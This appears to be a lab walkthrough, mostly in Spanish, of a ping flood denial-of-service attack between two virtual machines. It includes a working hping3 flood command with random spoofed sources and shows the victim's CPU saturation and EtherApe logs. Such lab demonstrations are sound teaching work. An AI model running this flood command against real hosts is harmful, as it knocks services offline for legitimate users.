

PING Flood (DoS)

A Ping Flood is a type of Denial-of-Service (DoS) attack where the attacker overwhelms a target system with ICMP "Echo Request" (ping) packets at a high rate. This barrage of requests can saturate the system's processing capacity and bandwidth, preventing it from handling legitimate traffic and resulting in a service denial for legitimate users.




Ping Flood sequence
Picture source: own creation

Maquina de ataque es 10.211.55.17




```
user@ubuntu:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:1c:42:84:e7:e2 brd ff:ff:ff:ff:ff:ff
    inet 10.211.55.17/24 brd 10.211.55.255 scope global dynamic eth0
       valid_lft 1238sec preferred_lft 1238sec
    inet6 fdb2:2c26:f4e4:0:21c:42ff:fe84:e7e2/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 2591683sec preferred_lft 604483sec
    inet6 fe80::21c:42ff:fe84:e7e2/64 scope link
       valid_lft forever preferred_lft forever
user@ubuntu:~$ 
```

La maquina de defensa es 10.211.55.5




```
user@singular1:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:1c:42:d0:02:5f brd ff:ff:ff:ff:ff:ff
    inet 10.211.55.5/24 brd 10.211.55.255 scope global dynamic eth0
       valid_lft 1163sec preferred_lft 1163sec
    inet6 fdb2:2c26:f4e4:0:21c:42ff:fed0:25f/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 2591975sec preferred_lft 604775sec
    inet6 fe80::21c:42ff:fed0:25f/64 scope link
       valid_lft forever preferred_lft forever
user@singular1:~$ 
```

Preparemos el comando del el ping flood con hping3, enviando peticiones de icmp echorequest muy rapidas sin esperar respuestas sin parar para saturar la red, no lo lanzamos aún:



```
user@ubuntu:~$ sudo hping3 --flood --rand-source --icmp 10.211.55.5
```

Vamos a la maquina victima para ver las consecuencias del ataque, usaremos EtherApe para ver la arquitectura en tiempo real:
Instalamos EtherApe:




```
user@singular1:~$ sudo apt install etherape
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libllvm11
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  etherape-data libc-ares2 libgoocanvas-2.0-9 libgoocanvas-2.0-common
```

Lanzamos la aplicación EtherApe con sudo etherape:


Primero tenemos que verificar que la captura se está realizando por la tarjeta de red correcta en este caso eth0.

Lanzamos el ping flood con hping3 desde la maquina de ataque:




```
user@ubuntu:~$ sudo hping3 --flood --rand-source --icmp 10.211.55.5
[sudo] password for user:
HPING 10.211.55.5 (eth0 10.211.55.5): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

A partir de éste momento vemos que la maquina victima se ralentiza considerablemente, etherape no consigue dibujar bien la arquitectura de la red porque está completamente saturada y si vamos al sistem monitor de ubuntu vemos que la cpu está al 100%, porque está intentando dar salida a todas las peticiones echo request:



Reading data from eth0 in IP mode



CPU1 44.8%
CPU2 100.0%

Memory
1.6 GiB (80.4%) of 1.9 GiB
Cache 450.6 MiB


Swap
6.2 MiB (0.3%) of 2.0 GiB

Receiving 5.1 MiB/s
Total Received 678.9 MiB


Sending 4.7 MiB/s
Total Sent 620.8 MiB

Reading data from eth0 in IP mode

Ether ape no logra dibujar todos los nodos que se reciben:




```
EtherApe-INFO: 18:48:21.742: New node: IP: 20.148.180.119. Number of nodes 273263
EtherApe-INFO: 18:48:21.744: New node: IP: 28.38.206.245. Number of nodes 273264
EtherApe-INFO: 18:48:21.744: New node: IP: 18.140.248.139. Number of nodes 273265
EtherApe-INFO: 18:48:21.748: New node: IP: 29.53.75.18. Number of nodes 273266
EtherApe-INFO: 18:48:21.749: New node: IP: 204.10.36.215. Number of nodes 273267
EtherApe-INFO: 18:48:21.750: New node: IP: 157.2.76.100. Number of nodes 273268
EtherApe-INFO: 18:48:21.750: New node: IP: 156.159.202.144. Number of nodes 273269
EtherApe-INFO: 18:48:21.750: New node: IP: 29.9.139.88. Number of nodes 273270
EtherApe-INFO: 18:48:21.751: New node: IP: 147.195.3.5. Number of nodes 273271
EtherApe-INFO: 18:48:21.752: New node: IP: 250.39.203.80. Number of nodes 273272
EtherApe-INFO: 18:48:21.753: New node: IP: 170.59.237.29. Number of nodes 273273
EtherApe-INFO: 18:48:21.755: New node: IP: 25.53.164.215. Number of nodes 273274
EtherApe-INFO: 18:48:21.761: New node: IP: 151.76.36.198. Number of nodes 273275
EtherApe-INFO: 18:48:21.761: New node: IP: 164.214.215.163. Number of nodes 273276
EtherApe-INFO: 18:48:21.762: New node: IP: 23.151.84.163. Number of nodes 273277
EtherApe-INFO: 18:48:21.762: New node: IP: 33.223.38.127. Number of nodes 273278
EtherApe-INFO: 18:48:21.762: New node: IP: 232.147.19.233. Number of nodes 273279
EtherApe-INFO: 18:48:21.763: New node: IP: 52.80.46.172. Number of nodes 273280
EtherApe-INFO: 18:48:21.763: New node: IP: 129.60.29.249. Number of nodes 273281
EtherApe-INFO: 18:48:21.764: New node: IP: 53.199.185.217. Number of nodes 273282
